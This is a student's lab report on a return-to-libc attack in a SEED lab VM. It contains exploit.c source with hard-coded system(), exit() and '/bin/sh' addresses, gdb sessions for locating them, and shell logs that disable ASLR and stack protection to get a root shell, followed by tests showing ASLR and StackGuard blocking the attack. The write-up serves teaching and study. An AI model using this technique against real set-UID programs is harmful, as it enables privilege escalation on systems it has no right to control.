


Lab 3: Return-to-libc Attack

Aastha Yadav (ayadav02@syr.edu)
SUID: 831570679

Task 1: Exploiting the Vulnerability



```
root@VM: /home/seed/lab3
seed@VM:~/lab3$ ./exploit
seed@VM:~/lab3$ ./retlib
# exit
seed@VM:~/lab3$ subl retlib.c
seed@VM:~/lab3$ su root
Password:
root@VM:/home/seed/lab3# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/lab3# rm /bin/sh
root@VM:/home/seed/lab3# ln -s /bin/zsh /bin/sh
root@VM:/home/seed/lab3# gcc -fno-stack-protector -z noexecstack -o retlib -g retlib.c
root@VM:/home/seed/lab3# chmod 4755 retlib
root@VM:/home/seed/lab3# exit
exit
seed@VM:~/lab3$ export MY_SHELL=/bin/sh
seed@VM:~/lab3$ printenv | grep MY_SHELL
MY_SHELL=/bin/sh
seed@VM:~/lab3$ subl envaddr.c
seed@VM:~/lab3$ gcc -o envaddr envaddr.c
seed@VM:~/lab3$ ./envaddr
bffffe38
seed@VM:~/lab3$ subl exploit.c
seed@VM:~/lab3$ gcc -o exploit exploit.c
seed@VM:~/lab3$ ./exploit
seed@VM:~/lab3$ ./retlib
#
```

Figure 1

Observation: Create the retlib.c and exploit.c programs, and then turn off address space randomization. We then compile the vulnerable program with executive stack option and turn off the stack guard. Now the vulnerable program is set as a set UID program owned by root. We then create and export a new shell environment variable called MY_SHELL containing /bin/sh which will be passes as parameter to system function. Next, find the address of the location where this variable is stored. We then compile and run the exploit program which creates the bad file. On executing retlib.c, we get access to the root shell.

```
root@VM: /home/seed/lab3
0012| 0xbffff7c --> 0xb7e66400 (<_IO_new_fopen>:      push    ebx)
0016| 0xbffff80 --> 0xb7fbbdbc --> 0xbffff06c --> 0xbffff264 ("XDG_VTNR=7")
0020| 0xbffff84 --> 0xb7e66406 (<_IO_new_fopen+6>:      add     ebx,0x153bfa)
0024| 0xbffff88 --> 0xbfffffb8 --> 0x0
0028| 0xbffff8c --> 0x804850f (<main+52>:      add     esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:11
11      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ p &buffer
$3 = (char (*)[12]) 0xbffff74
gdb-peda$ info frame 0
Stack frame at 0xbffff90:
eip = 0x80484c1 in bof (retlib.c:11); saved eip = 0x804850f
called by frame at 0xbffffed0
source language c.
Arglist at 0xbffff88, args: badfile=0x804b008
Locals at 0xbffff88, Previous frame's sp is 0xbffff90
Saved registers:
ebp at 0xbffff88, eip at 0xbffff8c
gdb-peda$
```

Figure 2

Observation: From the above screenshot of the debugger, we find our address of where the system and exit function reside. Next, we find the address of the buffer which helps us to know where our return address will be located.

```
retlib.c — Lab3  x  envaddr.c  x  exploit.c  x  newretlib.c  x  retlib.c — lab3  x
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4  int main(int argc, char **argv)
5  {
6      char buf[40];
7      FILE *badfile;
8
9      badfile = fopen("./badfile", "w");
10
11      /* You need to decide the addresses and
12       the values for X, Y, Z. The order of the following
13       three statements does not imply the order of X, Y, Z.
14       Actually, we intentionally scrambled the order. */
15      *(long *) &buf[32] = 0xbffffe3f ; // "/bin/sh"
16      *(long *) &buf[24] = 0xb7e42da0 ; // system()
17      *(long *) &buf[28] = 0xb7e369d0 ; // exit()
18
19      fwrite(buf, sizeof(buf), 1, badfile);
20      fclose(badfile);
21 }
```

Figure 3

Observation: This is our exploit.c file in which we enter the address and locations of /bin/sh, system(), exit(). This file is used to exploit the vulnerability.

```
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x804b008) at retlib.c:11
11      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s 0xbffffe51
0xbffffe51:    "/bin/sh"
gdb-peda$ x/s 0xbffffe52
0xbffffe52:    "bin/sh"
gdb-peda$ x/s 0xbffffe53
0xbffffe53:    "in/sh"
```

Figure 4

Observation: It can be observed from the above screenshot that the debugger gives us a different address of /bin/sh.

Explanation: The address of stack frame pointer when running the code in gdb is different from running it normally. So you may corrupt the return address right in gdb mode, but it may not be right when running in normal mode. The main reason for that is the environment variables differ in the two situations.

Explanation: In this attack, we overflow the buffer and overwrite the return address of the bof function. We make it point to the address of the system function. When the function execution is done, it calls the leave sub routine, which updates the esp value to the ebp value. It then pops ebp from the stack and this value becomes the old ebp value which is ebp of main(). The esp now points to the location of return address. Now the return sub routine is called, which pops the return address off the stack and jumps to the return address specified and now the esp points to the location above return address. So the jump is made to the system function. Here it is a jump to system() and not a call to system() which means the eip register i.e., return address is not loaded onto the stack. At this point, the ebp is pointing to some value. When the jump to system() is made, first instruction of the function call which is pushing the ebp value onto the stack gets executed. This value goes to the location which was previously holding the return address in the bof() stack frame because the esp points to this location. The value of ebp contains some random value. The second instruction sets the ebp to the current esp value which updates the ebp value to the current value. The arguments for the system function are at ebp+8 value which points to the address of /bin/sh. We overwrite the value above ebp which is the return address and make it point to the exit() so that the program terminates.

We observed that return address has 24 bytes offset of buffer. The return address should be overwrite with system() address, so it should be located begin at 24, which is offset from buffer address. The return address for system() should be exit() address, so it begin at 28, which is just after return address. We have the values of X, Y, Z for our exploit program.

```
seed@VM:~/lab3$ cp retlib.c newretlib.c
seed@VM:~/lab3$ subl newretlib.c
seed@VM:~/lab3$ sudo gcc -fno-stack-protector -z noexecstack -o newretlib -g newretlib.c
[sudo] password for seed:
seed@VM:~/lab3$ sudo chmod 4755 newretlib
seed@VM:~/lab3$ ls -l newretlib
-rwsr-xr-x 1 root root 9708 Oct  8 13:21 newretlib
seed@VM:~/lab3$ ./exploit
seed@VM:~/lab3$ ./newretlib
seed@VM:~/lab3$
```

Figure 5

```

seed@VM:~/lab3$ gcc -o newenvaddr envaddr.c
seed@VM:~/lab3$ ./newenvaddr
bffffe32
seed@VM:~/lab3$ subl newretlib.c
seed@VM:~/lab3$ subl exploit.c
seed@VM:~/lab3$ gcc -o exploit exploit.c
seed@VM:~/lab3$ ./exploit
seed@VM:~/lab3$ ./newretlib
# █

```

Figure 6

Observation and Explanation: When we change the name of the file, the attack is not successful. This happens since the name of the executable that generates the environment variable is stored as part of the environment variable. So the name of the environment variable generating executable and the vulnerable program executable should contain the same length of character. We can observe that when the filename was changed, the attack wasn't successful because when the number of characters changes, the location of the return address does not match. If we changed the number of characters of the vulnerable program to the same amount of characters as the other executable by changing the address we get from the executable, the attack was successful and we could exploit the vulnerability to get root access as we can see in figure 6.

Task 2: Address Randomization

```

seed@VM:~/lab3$ subl retlib.c
seed@VM:~/lab3$ sudo gcc -fno-stack-protector -z noexecstack -o retlib -g retlib.c
[sudo] password for seed:
seed@VM:~/lab3$ sudo chmod 4755 retlib
seed@VM:~/lab3$ ls -l retlib
-rwsr-xr-x 1 root root 9696 Oct  8 13:49 retlib
seed@VM:~/lab3$ su root
Password:
root@VM:/home/seed/lab3# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/lab3# exit
exit
seed@VM:~/lab3$ ./envaddr
bfa18e38
seed@VM:~/lab3$ ./envaddr
bfb0de38
seed@VM:~/lab3$ ./envaddr
bfe75e38
seed@VM:~/lab3$ ./exploit
seed@VM:~/lab3$ ./retlib
Segmentation fault (core dumped)
seed@VM:~/lab3$ █

```

Legend: code, data, rodata, value

```

Breakpoint 1, bof (badfile=0x8c6d008) at retlib.c:11
11      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75f2da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75e69d0 <__GI_exit>
gdb-peda$ p &buffer
$3 = (char (*)[12]) 0xbfd53ba4

```

Figure 7

Observation: We compile the vulnerable program `retlib.c` with the address randomization turned on and perform the same attack as above. We get a segmentation fault error.

Explanation: Since address randomization is turned on, the address of the environment variable, system function location and the exit function location keeps changing randomly as we can see from the screenshots above. So the probability of exploiting the vulnerability becomes very less as we can't guess the addresses. This acts as a good protection mechanism against buffer overflow vulnerability.

Task 3: Stack Guard Protection

```
}root@VM:/home/seed/lab3#sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/lab3# gcc -z noexecstack -o retlib -g retlib.c
root@VM:/home/seed/lab3# chmod 4755 retlib
root@VM:/home/seed/lab3# exit
exit
seed@VM:~/lab3$ ./envaddr
bffffe38
seed@VM:~/lab3$ ./newenvaddr
bffffe32
seed@VM:~/lab3$ gcc -o exploit exploit.c
seed@VM:~/lab3$ ./exploit
seed@VM:~/lab3$ ./retlib
*** stack smashing detected ***: ./retlib terminated
Aborted (core dumped)
seed@VM:~/lab3$
```

Figure 8

```
root@VM:/home/seed/lab3# cat exploit.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    badfile = fopen("./badfile", "w");

    /* You need to decide the addresses and
       the values for X, Y, Z. The order of the following
       three statements does not imply the order of X, Y, Z.
       Actually, we intentionally scrambled the order. */
    *(long *) &buf[32] = 0xbffffe59 ;    // "/bin/sh"
    *(long *) &buf[24] = 0xb7e42da0 ;    // system()
    *(long *) &buf[28] = 0xb7e369d0 ;    // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}root@VM:/home/seed/lab3#
```

Figure 9

Observation: In this task, we again turn off address randomization and compile the vulnerable program with non-executable stack option and stack guard mechanism turned on. When we execute the vulnerable set UID root program, the program crashes and displays stack smashing detected.

Explanation: This is the expected behavior when the program is executed since we do not disable the stack guard option. Stack guard is a protection mechanism which detects buffer overflow vulnerability. Here the buffer overflow is detected by introducing a local variable before the previous frame pointer and after the buffer. This acts as a good protection mechanism to detect and prevent buffer overflow.